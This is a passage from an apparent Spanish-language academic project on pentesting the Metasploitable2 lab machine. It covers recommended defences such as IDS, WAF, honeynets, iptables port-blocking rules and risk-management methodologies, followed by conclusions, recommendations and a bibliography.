Sin embargo, la globalización digital también ha producido nuevos tipos de amenazas tecnológicas, el resultado de estas amenazas a provocado que las empresas se enfoquen en realizar análisis de riesgos, que les permita identificar la importancia de todos los activos que poseen, de esta forma las empresas pueden detectar que tan importante es establecer métodos de seguridad a cada uno de los activos teniendo en cuenta su relevancia. Además, este análisis también ayuda a identificar las diferentes amenazas que puede enfrentar un activo y las posibles metodologías de seguridad que se pueden aplicar a las mismas.

No obstante, siempre se aplican métodos y controles de seguridad para minimizar o anular el impacto de estas amenazas, antes de enfatizar en las salvaguardas es importante aclarar que estas son medidas de protección para hacerle frente a las amenazas, con el fin de mitigar el impacto de una amenaza o eliminarlo en su totalidad. Sin embargo, no todas las amenazas cuentan con salvaguardas. Asimismo, una gestión de la continuidad de negocio permite proteger a la organización ante posibles amenazas o incidentes que conlleven a interrumpir o suspender sus diferentes actividades, brinda acciones para mitigar estas circunstancias atípicas como al igual asegurar la resiliencia de la organización.

Finamente, la anterior información permite comprender las acciones necesarias para generar un reporte relacionado con las políticas de seguridad aplicables al presente proyecto del caso estudio del entorno virtual *Metasploitable*, sin antes entender que los datos son catalogados como un activo sensible en las organizaciones, debido a su trascendencia resulta imperioso resguardarla y conservarla, efectuando acciones ingentes con el fin evitar comprometer la información en términos de integridad, confidencialidad y disponibilidad. En el presente proyecto aplicado únicamente se relacionaron algunas pruebas de concepto relacionadas con el acceso no autorizado a los sistemas informáticos y ataque al lado del cliente, hay que tener presente que los ataques informáticos pueden derivarse de diferentes brechas las cuales no se han relacionado, pero se considera indispensable contemplar las siguientes acciones de seguridad, así:

7.1.1 Sistema de detección de intrusiones. Un Sistema de Detección de Intrusiones IDS es una herramienta que actúa de manera cautelosa como mecanismo para prevenir y dar aviso ante cualquier actividad sospechosa alusiva a una instrucción en los sistemas, el IDS realiza un análisis detallado del tráfico de la red como acción para mitigar el ataque informático. Existen varios tipos de Sistemas de Detección de Intrusiones, los cuales se basan en firmas, host, red, anomalías, pasivo, reactivo, etc. Los dos más importes son los sistemas de detección de intrusiones de red N-IDS y sistema de detección de intrusiones en el host H-IDS.

El objetivo de un N-IDS es inspeccionar el tráfico de paquetes (Entrante y saliente) que viaja en una red con la finalidad de identificar posibles actuaciones anómalas, por lo general se ubican en varios puntos estratégicos para analizar el tráfico de red sin afectar la misma, pues ejerce su función de manera pasiva. El objetivo de un H-IDS es ejecutarse como un servicio en un sistema operativo (*Host*) con la inmensa oportunidad de realizar descubrimiento y análisis de la información almacenada en los registros importantes del sistema. Es decir, un H-IDS puede examinar de manera pormenorizada las diferentes actividades realizadas en el proceso de ataque, las cuales se registran en ficheros del sistema, dispone de algunas ventajas como descubrir ataques no contemplados por N-IDS, inspeccionar paquetes de datos que viajan cifrados.

Los métodos para detectar los ataques de intrusiones informáticos se basan en análisis los protocolos, identificación y comparaciones de patrones de ataques, configuraciones de dispositivos, registro de intrusiones, alertas de intrusión por diferentes medios, realizar forzado de desconexión, análisis de actividades sospechosas, etc.

La herramienta *Snort* es un sistema de detección de intrusiones basado en red muy reconocida, lanzado por Martin Roesch (Sourcefire) y posteriormente adquirida por la compañía *Cisco Systems*, este instrumento multiplataforma es muy usado en el mundo de la seguridad informática, la cual se encuentra disponible bajo la licencia GPL (Licencia Pública General) entre la característica más sobresaliente esta que actúa como un *Sniffer* permitiendo realizar un análisis en tiempo real de trafico de red.

7.1.2 Gestión unificada de amenazas. Se trata de una herramienta especializada en seguridad informática enfocada a brindar una solución integral de seguridad en los sistemas, no requiere de la implementación de instrumentos que trabajan de manera aislada, la UTM unifica funciones características de *firewall*, *antispam*, filtrado de contenidos, antivirus, prevención y detección de intrusiones (IDS/IPS)**,** *antispyware, antiphishing*, función de VPN, etc.

Los administradores de seguridad en los sistemas informáticos encuentran en esta herramienta facilidades en la gestión de seguridad, evita la sobrecarga laboral, minimiza los riesgos y amenazas informáticas, asimismo puede ser administrado por un solo profesional ante incidentes como, por ejemplo: virus, gusanos, troyanos, *spyware*, *adware*, acceso no autorizado a la red, ataques DOS y DDOS, *spam*, *malware*, suplantación de contenido, ataques de inyección, fuerza bruta y diccionario, entre otros.

Al tratarse de una herramienta integral requiere del amplio procesamiento de los paquetes que conllevan afectar el rendimiento del sistema y red, se puede evitar si se dispone de más ancho de banda o la implementación de *hardware* destinado a mejorar el rendimiento de los equipos. El mayor problema de una UTM se basa si

este mecanismo de seguridad falla no puede garantizar la seguridad del sistema, en razón es recomendables establecer planes de contingencias con herramientas informáticas adicionales.

7.1.3 Prevenir denegación de servicios distribuido. Prevenir un ataque de denegación de servicios distribuido que emplea una cantidad considerable de *botnets* es un proceso complejo, como medida preventiva es necesario comprender el comportamiento usual del sistema y sus servicios brindados, se trata de entender las nuevas peticiones al servicio, identificar el origen de los usuarios autorizados, los puertos de conexión, ancho banda empleado, etc.

Lo anterior, con el fin de comparar ante posibles comportamientos anormales y disponer medidas necesarias para confrontar el ataque. Asimismo, desactivar aquellas funciones o servicios que pueden ser comprometidos por los delincuentes informáticos y sirvan de puente para contribuir a una negación de servicio, es imperioso eludir que la propia red sea parte de la ofensiva informática.

Realizar una correcta configuración de los *routers* sirve para prevenir los ataques DDOS, estos elementos disponen de alternativas para evitar inundaciones en los protocolos TCP/UDP, como al igual limitar el número de conexiones a los servicios, reduciendo lapsos en el establecimiento de conectividad, evitar cargas de las sesiones inactivas en el servidor, impidiendo así que se conserven en la tabla de memoria.

Otras acciones para mitigar los efectos del ataque de denegación de servicios distribuido es restringir la tasa de tráfico procedente de una *host* exclusivo, limitar el consumo de ancho de banda de aquellos sistemas que trasgreden las normas de seguridad, efectuar monitoreo de las conexiones de los protocolos de nivel de transporte TCP/UDP, mantener el sistema y servicio actualizado, disponer de actualizaciones de seguridad, instaurar medidas *antispoofing* cuando se brinda un servicio a los clientes específicos con identificación de IP definidas, mitigar el empleo de recurso del sistemas como son la memoria, CPU, red, entre otros, efectuar de manera periódica auditoria de seguridad informática, disponer de la planificación del procedimiento de contingencia ante posibles planes de respuesta a incidentes.

7.1.4 Configuración incorrecta de seguridad. Se trata de aquellos mecanismos que poseen los sistemas operativos y software con el fin de realizar ajustes adecuados en la configuración, con el propósito de disminuir o mitigar los riesgos de ataques informáticos como parte de la experiencia o conocimiento en seguridad informática, las configuraciones por defecto en algunos sistemas comprometen las integridad, disponibilidad y confidencialidad. Asimismo, se estima que el proceso de acceso no autorizado a un sistema informático es arduo si se dispone de la correcta configuración y administración, por ende, si existe una inadecuada configuración en dicho sistema puede ser comprometido fácilmente por un delincuente informático.

La falta de la actualización de repositorio de seguridad, carencia de mecanismos de protección, los archivos, servicios y elementos innecesarios habilitados, configuraciones predeterminas, cuentas predeterminadas, credenciales por defecto y débiles, hasta la falta de capacitación del talento humano son catalogados como agentes generadores de inseguridad en los sistemas.

Estas acciones facilitan el descubrimiento de contraseñas a través de diferentes técnicas de ataque informático, la carencia de parches de seguridad conllevan a facilitar la brecha de ataques en servicios vulnerables, entre otros incidentes de seguridad informática de origen humano al disponer de acciones inadecuas de configuración de los servicios y/o directivas que facilita el acceso no autorizado, que en muchos casos es debido al aprovechamiento y descuido del eslabón más delicado en razón a la ignorancia o desconocimiento por parte del usuario.

Los métodos de prevención del riesgo de configuración de seguridad incorrecta, es la implementación de mejores prácticas de seguridad y auditoria, así:

- Establecer cifrado en las credenciales almacenadas.
- Verificar la autenticación en las conexiones a los servicios.
- Disponer de mecanismos de autenticación seguro *Transport Layer Security* (TLS).
- En lo posible cifrar la comunicación entre el usuario y el servidor a través de SSL (*Secure Sockets Layer*) o su sucesor TLS (*Transport Layer Security*).
- Implementar políticas de seguridad establecida en el sistema de gestión de seguridad de la Información.
- Eliminar cuentas por defecto.
- Disponer de actualizaciones de seguridad.
- Eliminar aplicaciones y elementos innecesarios que puedan comprometer la seguridad.
- Verificar que los servicios, aplicaciones y demás se encuentren en su última versión definida.

- Eludir del listado de directorio como al igual de la evidencia de la estructura de directorio.
- Desactivar sesiones persistentes en los servicios.
- Restringir el acceso a ficheros e información confidencial.
- Definir reglas de control de acceso a los servicios.
- Realizar auditorías de seguridad informática de manera periódica.
- El talento humano debe capacitarse constantemente.
- Evitar comprometer el algoritmo que conlleve aplicar ingeniería inversa.
- Las configuraciones adecuadas de seguridad deben ser declaradas e implementadas.

7.1.5 Uso de componentes con vulnerabilidades conocidas. Consiste básicamente en la realización de una serie de escaneos o análisis sobre los sistemas informáticos con el fin de identificar debilidades que puedan ser explotadas. Determinar las versiones de los componentes utilizados y después realizar una investigación en sitios como (*Common Vulnerabilities and Exposures*) y NVD (*National Vulnerability Database*) donde cada una de las vulnerabilidades esta previamente referenciada con información detallada, la versión de software afectado y las medidas para prevenir los posibles ataques que se puedan presentar en las aplicaciones.

*7.1.6 Web application firewall*. Una de las principales diferencias de las características de las aplicaciones de escritorio y web, se centra en que esta última de acuerdo a su enfoque es ubicua, dicha propiedad está más propensa a sufrir ataques informáticos, la gran mayoría de estos ataques en la actualidad aprovechan fallas de diseño o *bugs* en los diferentes *software.*


Durante el ciclo de vida de las aplicaciones web en ocasiones se evidencian vulnerabilidades, bajo circunstancias intrínsecas del proyecto no es posible remediar o subsanar de manera inmediata dicha falla debido a que requiere del rediseño parcial de *software*, o en algunas eventuales no es posible efectuar las modificaciones que haya lugar.

Teniendo en cuenta lo anterior, se debe acudir a otras instancias que brinde acciones inmediatas y seguras. Un *Web Application Firewall* corresponde a un tipo de cortafuego particular, es empleado como una acción de control de acceso a un servicio web, actúa entre la aplicación web y el cliente con el fin de interceptar y eludir solicitudes catalogadas como maliciosas que puedan comprometer la seguridad de la aplicación.

Hay que tener presente que una WAF es una solución alterna hasta que se dé solución al *bug* identificado en el *software*, y no pretender reemplazar las propiedades propias en el contexto de seguridad de la aplicación web, es un

compromiso buscar una solución de diseño, aunque no está de más disponer de esta herramienta. En la figura 66 se evidencia la estructura de la implementación de un WAF.

Figura 66. Concepto WAF





Fuente: Del autor

En una *Web Application Firewall* se debe configurar las reglas necesarias para evitar la explotación de vulnerabilidades conocidas, como SQL *Injection, Cookie Poisoning, Cross Site scripting, Remote and Local File Inclusion, Denial of service, Buffer Overflows*, etc. Una de las principales ventajas de la *Web Application Firewall* es que actúa sobre la última capa del modelo OSI, en contra parte el *firewall* habitual actúa sobre la capa de red y transporte, dejando posibles brechas sobre el puerto HTTP.

7.1.7 *Honeynet.* Una posible alternativa a considerar sería el empleo de un sistema señuelo el cual está diseñado para ser comprometido y explotado por delincuentes informáticos, la celada permite detectar todos los registros efectuados durante el ataque, el objetivo principal consiste en detectar intrusos como al igual ser una herramienta de prevención de ataques.

Hay que tener presente que no debería registrar el tráfico hacia o desde el *HoneyPot*, pues se podría inferir que se está sufriendo un ataque informático o ha sido comprometido en su seguridad, en la figura 67 se evidencia una explicación detallada del enfoque de *HoneyPot*.

Figura 67.Concepto *HoneyPOT*




Fuente: Del autor

7.1.8 *Firewall – rules.* La herramienta "*iptables*" es un tipo de contrafuego que filtra todo el tráfico de la red en el sistema operativo de núcleo Linux, el cual trabaja a partir de reglas como lo son *INPUT, OUTPUT, FORWARD* y NAT, asimismo, dispone de operaciones a cada regla que permite aceptar, rechazar, notificar, registro de peticiones, entre otras.

```
#sudo iptables -A INPUT -i eth1 -p tcp --dport 21 -j DROP
#sudo iptables -A INPUT -p tcp --dport 23 -j REJECT
#sudo iptables -A INPUT -p icmp -j REJECT
```

Las anteriores reglas permiten negar el tráfico entrante de procedencia de los puertos 21 (FTP), 23 (Telnet) y ICMP, además de esta manera no se podría con un comando ordinario detectar los servicios con NMAP para el descubrimiento de información de la maquina a auditar.

Igualmente, es posible a través de *Snort* como sistema de detección y prevención de intrusos en los sistemas operativos de Microsoft y GNU/Linux, descubrir aquellas acciones catalogadas como sospechosas en los sistemas

7.1.9 Otras acciones. Las siguientes acciones permite tener mayor control del sistema que se pretende impedir un ataque informático, así:

7.1.9.1 Control de contraseñas. Los sistemas operativos disponen de elementos de seguridad necesarios como métodos de autenticación en el sistema, durante el proceso de inicio de sesión se requiere disponer de un *user* y *password* los cuales se infieren que deben estar bajo la reserva del usuario como parte de las políticas de seguridad de la información, este método de control de contraseñas se emplea con el propósito de mantener la seguridad en las diferentes cuentas que hacen parte del sistema operativo, conllevando a determinar la identidad y autenticación de cada cliente que hace uso del sistema.

Los controles de seguridad están determinados en definir la caducidad en las contraseñas, confidencialidad en las mismas, asimismo, configuraciones de contraseñas seguras y robustas que garantice resistencia para evitar ser adivinadas en razón a ataques de fuerza bruta o diccionario, entre otras medidas de control de seguridad.

7.1.9.2 Copias de seguridad. Es la base esencial para el aseguramiento de los activos, la finalidad es respaldar los datos a través medios de almacenamiento externos para garantizar las políticas de seguridad (Disponibilidad, integridad y confidencialidad), de esta manera se dispone de mecanismos de recuperación de información ante posibles eventualidades de riesgos. Asimismo, proporciona la continuidad de los servicios de una organización, restauración de un sistema operativo, entre otros.

Los controles de seguridad están determinados en definir la periodicidad de copias de seguridad, clasificación de los activos, proceso de aseguramiento de la información, políticas definidas ante fallas de respaldo, responsabilidad ante la custodia, etc.

7.1.9.3 Control de accesos. Corresponde aquel mecanismo de seguridad que identifica y autoriza el acceso por parte de usuario a un sistema bajo los postulados de confidencialidad, integridad y disponibilidad. Se realiza a través de la aprobación para ejecutar determinados recursos protegidos que pueden ser *software*, redes, servicios, sistemas, etc. Los controles de seguridad están determinados en definir contraseñas, lector de huellas, patrones faciales, entre otras medidas para garantizar conexiones seguras.

7.1.9.4 *Log* del sistema. Actúa de manera incógnita cuya finalidad es registrar las diferentes eventualidades realizadas en el sistema, se consignan habitualmente en archivos de texto de acuerdo con la clasificación de las actividades desarrollas por el usuario, generalmente son inspeccionadas durante un análisis forense como parte de la implementación de la informática forense, la cual es destina a la recopilación de evidencias digitales de origen computacional con diferentes propósitos. Los controles de seguridad están determinados registrar fallas en el sistema, acceso de usuarios, instalación de *software* y demás proceso y eventos importantes.

7.1.9.5 Control de configuración del sistema. Se trata de aquellos mecanismos que poseen los sistemas operativos con el fin de realizar ajustes adecuados en la configuración del sistema, optando por disminuir o mitigar los riesgos de ataques informáticos como parte de la experiencia o conocimiento, las configuraciones por defecto en algunos sistemas operativos comprometen la integridad, disponibilidad y confidencialidad de la información, asimismo, se estima que el proceso de acceso no autorizado a un sistema informático es arduo si se dispone de la correcta configuración y administración. Los controles de seguridad se implementan en cortafuegos, actualizaciones, configuraciones del sistema, etc.

# 8 CONCLUSIONES

Se logra identificar aquellas metodologías de análisis de vulnerabilidades, evidenciando la reconocida metodología *Open Source Security Testing Methodology Manual – OSSTMM,* la cual es catalogada como un estándar de seguridad para determinar vulnerabilidades y combatir ataques informáticos. Entre las más significativas se distinguen *Certified Ethical Hacker - Offensive Security, Information Systems Security Assessment Framework - ISSAF, Open Web Application Security Project OWASP, Technical Guide to Information Security Testing and Assessment NIST SP 800-115, Penetration Testing Execution Standard – PTES*.

La prueba de intrusión se efectuó siguiendo las pautas descritas en la metodología de análisis *Open Source Security Testing Methodology Manual – OSSTMM*, la cual permitió el análisis, detección y explotación de vulnerabilidades de seguridad informática, se logra mediante una planificada implementación de métodos y herramientas de seguridad informática. Hay que comprender que el proceso de acceso no autorizado a un sistema informático es arduo si se dispone de la correcta configuración y administración, la gran mayoría de los grandes ataques informáticos de la actualidad aprovechan fallas de diseño o *bugs* en los diferentes *software*.

La auditoría de seguridad informática desarrollada recabó información fundamental del objetivo de estudio, haciendo uso de herramientas especializadas disponibles en la distribución de Kali Linux, aunque no se enfatizó en la fase de recolección de información en razón a que recreó un ambiente controlado para ataques informáticos al sistema operativo virtualizado, debido a que no es posible investigar información relacionada con cuentas de correo electrónicas, dominios, metadatos en los archivos, servidores, entre otros. Durante la fase de mapeo de red únicamente se limitó a la información brindada por los puertos y servicios abiertos del sistema Linux (*Metasploitable2*), aparte de ello se esboza la estrategia y plan para la identificación y explotación de vulnerabilidades informáticas.

Se detallaron los métodos de explotación de vulnerabilidades informáticas a través del *Framework* de *Pentesting* como proceso *test* de intrusión de la auditoria informática, la cual se efectuó durante la fase de explotación como brechas de ataque a través de herramientas como *Hping3, Hydra, Ettercap, Wireshark, SQLMap, John The Ripper, Burp Suite, Core Security, Immunity CANVAS, Metasploit*, entre otras. Las vulnerabilidades explotadas durante el presente proyecto aplicado se basaron en un crítico, se dejó a un lado los niveles inferiores, aunque en muchos casos son indispensables para encapsular otro ataque informático como se evidenció en la prueba de concepto 9 correspondiente a la vulnerabilidad *Tomcat*. OpenVas categorizo los riesgos que tienen los servicios

ante las amenazas identificadas, no se documentaron en su totalidad las vulnerabilidades descubiertas, pero si se explicó la metodología para lograr explotar las mismas con el software *Metasploit*. Sin lugar a duda como aspecto relevante para establecer el punto de partida de los ataques informáticos citados fue a partir de los puertos y servicios abiertos, por ello surge la necesidad de realizar acciones para mejorar las medidas de seguridad como por ejemplo el filtrado de los puertos, credenciales robustas, configuraciones de seguridad adecuadas, medidas de autenticación, etc.

Se realizó la documentación de estrategias las cuales que mitigan el nivel de riesgo existente en la distribución *Metasploitable*, comprendiendo la importancia de la implementación de un sistema de gestión de seguridad de la información, pues es evidente que lo que no se mide no se controla, y lo que no se controla no se gestiona, el sistema *Metasploitable* como activo digital en una empresa, su administración organizacional debe actuar de acuerdo con los principios rectores, *pues se concibe que lo que no se controla no se puede dirigir, y por supuesto no se puede aplicar alguna mejora continua.* Estos mecanismos de soporte de seguridad disponen de herramientas de registro y control que priorizan la gestión de incidentes de seguridad informática con fundamentos sólidos que garantizan los procesos en términos de la integridad, confidencialidad y disponibilidad de la información.

No se debe desconocer que la gestión de continuidad de la empresa interactúa de manera coordinada con el sistema de gestión de la seguridad de la información, son parte del sistema de gestión del riesgo de la empresa, en el que le permita identificar, analizar y actuar ante factores de contingencia.

En el presente proyecto aplicado, la documentación de estrategias tuvo como propósito mitigar el nivel de amenazas en la distribución *Metasploitable*, lo que se configura como parte de un plan de continuidad ante posibles incidentes relacionados con factores de ataques informáticos, estas acciones permiten demostrar la capacidad de respuesta eficiente ante posibles riesgos. Pues la auditoria en seguridad informática efectúa una serie de acciones con el propósito de identificar riesgos que se puedan materializar, brindando oportunidades de control como elemento de solución, esta clase de acción beneficia a la empresa. Es por ello, que las metodologías de análisis y gestión de riesgos tienen como objetivo brindar instrumentos para la gestión de riesgos, reconocer el valor de los activos en las organizaciones es fundamental, por medio del análisis de riesgo se logran identificar las amenazas potenciales que pueden generar un impacto alto en los activos.

Entre las principales acciones relacionadas en el informe de estrategias para la mitigación de las vulnerabilidades del entorno virtual *Metasploitable,* se registró el empleo de aquellas herramientas especializadas en seguridad informática, las cuales se orientan a brindar una solución integral de seguridad, como lo es el

sistema de detección de intrusiones, gestión unificada de amenazas, *web application firewall*, empleo de componentes con vulnerabilidades conocidas, implementación de *Honeynet*, como al igual la intervención adecuada para la prevención de ataques informáticos como la denegación de servicios distribuido, inyecciones, ataque de diccionario o fuera bruta, entre otros.

Por su puesto no se debe omitir la adecuada actuación por parte del responsable de la administración de la seguridad informática en la empresa, su función es elemental en la gestión de la seguridad en la empresa, además de ser el principal orientador para el eslabón más débil en esta cadena.

Finalmente, en lo concerniente al desarrollo de la formulación del problema, alusivo a la determinación del nivel de seguridad informática mediante la implementación de pruebas de *Pentesting* al caso estudio del entorno virtual *Metasploitable* a través de la identificación y explotación de vulnerabilidades, se comprendió que *Metasploitable* al tratarse de un entorno virtual para el ensayo de pruebas de penetración, tiene como objetivo mejorar las habilidades y destrezas relacionadas con las prácticas de *hacking* ético, brinda un espacio seguro para explotar vulnerabilidades informáticas sin estar en riesgo de cometer alguna infracción penal.

Su previa configuración está enfocada en ejecutar determinadas técnicas de *hacking*, aunque estas se correlacionan con los niveles de dificultad que disponga, en la actualidad se dispone de 3 versiones, para el presente proyecto aplicado se efectuó en la segunda versión, es importante comprenderlo debido a que está condicionada a la actualización del *software* en particular. Es decir, lo que se logró con *Metasploitable* es brindar un espacio para el laboratorio de pruebas de *Pentesting*, que debido a su estructura lógicamente dispone de vulnerabilidades reconocidas.

Es por ello, que a través de diferentes herramientas de seguridad informática como un paso metodológico se comprometió la seguridad de *Metasploitable*, partiendo de correspondiente mapeo de la red, identificación de *hosts* disponibles, descubrimiento del sistema operativo, de puertos y servicios, seguido de la fase de descubrimiento de vulnerabilidades y finalmente con la etapa de intrusión, que sería el ciclo comprometedor del *test* de intrusión, pues es aquí donde surgió la destreza del profesional, destinado a exponer la debilidad del sistema a través de diferentes técnicas. Para poder desplegar esta acción se debe comprender e interiorizar los diferentes ataques informáticos, actividad destinada a aprovechar las vulnerabilidades, como por ejemplo a través de ataques de inyección, ataque de diccionario, *cross site scripting*, explotación puertas traseras, denegación de servicios distribuidos, ataques lado cliente, entre otros.

Durante el desarrollo del presente proyecto aplicado se empleó principalmente las herramientas NMAP, OpenVAS, SQLMap, Burp Suite y Metasploit, aunque existe

gran variad de *software* con un enfoque similar, el objetivo fue identificar y determinar el nivel ellas determinaron el nivel de seguridad informática mediante la implementación de pruebas de *Pentesting* al caso estudio del entorno virtual *Metasploitable* pues se identificaron y exploraron sus vulnerabilidades, esta acción se realizó sin mayor complejidad debido a la notables carencias de seguridad, que sin lugar a dudas dan por entendida la imperiosa necesidad de mejorar la seguridad de los sistemas con el fin de disipar y/o prevenir ataques informáticos

# 9 RECOMENDACIONES

Como primera medida se recomienda implementar un Sistema de Gestión de Seguridad de la Información SGSI, se trata de una inversión que evita múltiples riesgos, sin el mismo sería tedioso efectuar los diferentes procesos de la manera apropiada si no se dispone de métodos que proporcionen mecanismos de seguridad informática, se garantiza ejecutar las acciones destinadas a lograr los objetivos propuestos, implica experimentar prácticas de gestión de incidentes que demandan tiempo y recursos que mitiguen o disminuyan las brechas de seguridad que cada vez complican la eficiencia organizacional.

Asimismo, es indispensable disponer de alguna Metodología de Análisis y Gestión de Riesgos, enfocado a disipar los diferentes niveles de riesgos que tiene un activo ante una amenaza, un plan de gestión de riesgos es una herramienta fundamental para la continuidad de un negocio, es importante entender que dicho plan impacta de manera positiva en la organización, estas acciones no se deben generar después de sucedido el desastre, por el contrario, lo que se pretende es implementar el modelo adecuado en la organización con anticipación, disponiendo de respuestas asertivas que logré minimizar o anular los efectos tanto económicos como reputacionales ante una amenaza que logre el cometido de vulnerar la organización.

La continuidad es de vital importancia en las organizaciones ya que permite identificar cuáles son los procesos más relevantes, que se adapte a las necesidades específicas y permitan a la empresa seguir ofreciendo sus servicios. No tener en cuenta estos aspectos en una organización puede generar una afectación de carácter catastrófico, en el peor de los casos incluso puede llevar a la disolución de la misma. Las metodologías de análisis y gestión de riesgo disponen de acciones estructuradas cuya finalidad es la identificación, evaluación y tratamiento de los riesgos, logrando la toma de decisiones estrategias que coadyuvare a las organizaciones. Entre las principales metodologías de análisis y gestión de riesgos se encuentra, MAGERIT, OCTAVE, CRAMM, CORAS, MEHARI, NIST SP 800-30, COBIT, entre otras.

Como por ejemplo la Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información – MAGERIT, elaborado por el Consejo Superior de Administración Electrónica, tiene como objetivo de brindar herramientas para la gestión de riegos a aquellas entidades privadas o publica que hacen unos de las Tecnologías de la información y comunicación – TIC. El propósito de la metodología es dar credibilidad y confianza a las organizaciones a través del análisis y gestión de riesgos en el marso de la gestión de seguridad de la información como al igual brindar certificación y acreditación organizacional.

De igual forma acatar las instrucciones de los reportes de política de seguridad enumerados en el del presente documento (Sistema de Detección de Intrusiones, Gestión Unificada de Amenazas, Prevenir Denegación de Servicios Distribuido, configuración correcta de seguridad, de componentes con vulnerabilidades conocidas, *Web Application Firewall, Honeypot*, etc.) que tiene como fin minimizar los riesgos informáticos en relación a las vulnerabilidades halladas.

Estas acciones coadyuvan a la toma de decisiones en las entidades gracias al aseguramiento de las políticas de Confidencialidad, Integridad y Disponibilidad de la información, enfocándose precisamente en medida de protección adecuadas en los sistemas de autenticación, protocolos criptográficos, actualizaciones de seguridad, configuraciones de seguridad informática efectivas, disposición de sistemas de seguridad, entre otras.

## BIBLIOGRAFÍA


BBC. “Los hacktivistas llegan a México por el caso Aristegui”. {En línea}. {10 febrero de 2011} disponible en: (https://www.bbc.com/mundo/noticias/2011/02/110210_1137_tecnologia_hactivistas_ataque_mvs_anonymous_operacion_tequila_dc).

Clarín. “Argentina, entre los países que más phishing reciben en el mundo”. {En línea}. {07 noviembre de 2017} disponible en: (https://www.clarin.com/sociedad/argentina-paises-phishing-reciben-mundo_0_SkrEtz1kM.html).

Colombia. Congreso de la Republica. Ley 1273. (5, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras. Diario oficial. Bogotá, D.C., 2009. No. 47223. p1).

--------. Ley 1581. (17, octubre, 2012). Por la cual se dictan disposiciones generales para la protección de datos personales. Diario oficial. Bogotá, D.C., 2012. No. 48587. p1.

--------.-------- Ley 599. (24, julio, 2000). Por la cual se expide el Código Penal. Diario oficial. Bogotá, D.C., 2000. No. 44097. p1.

CORTINA, Adela & MARTINEZ, Emilio, Ética: El Ámbito de la filosofía Práctica. Cuarta edición. Madrid: Ediciones Akal, 2008. 21p.

DragonJAR. “Registraduría Nacional de Colombia ¿DoS o Negligencia?”. {En línea}. {09 junio de 2010} disponible en: (https://www.dragonjar.org/registraduria-nacional-colombia-dos-negligencia.xhtml).

El Tiempo. "Hacker preso por 'sabotear proceso de paz' busca acuerdo con Fiscalía”. {En línea}. {06 mayo 2014} disponible en: (https://www.eltiempo.com/archivo/documento/CMS-13946455).

--------. "Hacker preso por 'sabotear proceso de paz' busca acuerdo con Fiscalía". {En línea}. {06 mayo 2014} disponible en: (https://www.eltiempo.com/archivo/documento/CMS-13946455).

--------.-------- "Hacker mejoró notas de los estudiantes de la Universidad del Tolima". {En línea}. {01 febrero de 2018} disponible en: (https://www.eltiempo.com/colombia/otras-ciudades/hacker-mejoro-las-notas-de-todos-estudiantes-de-la-universidad-del-tolima-177850).

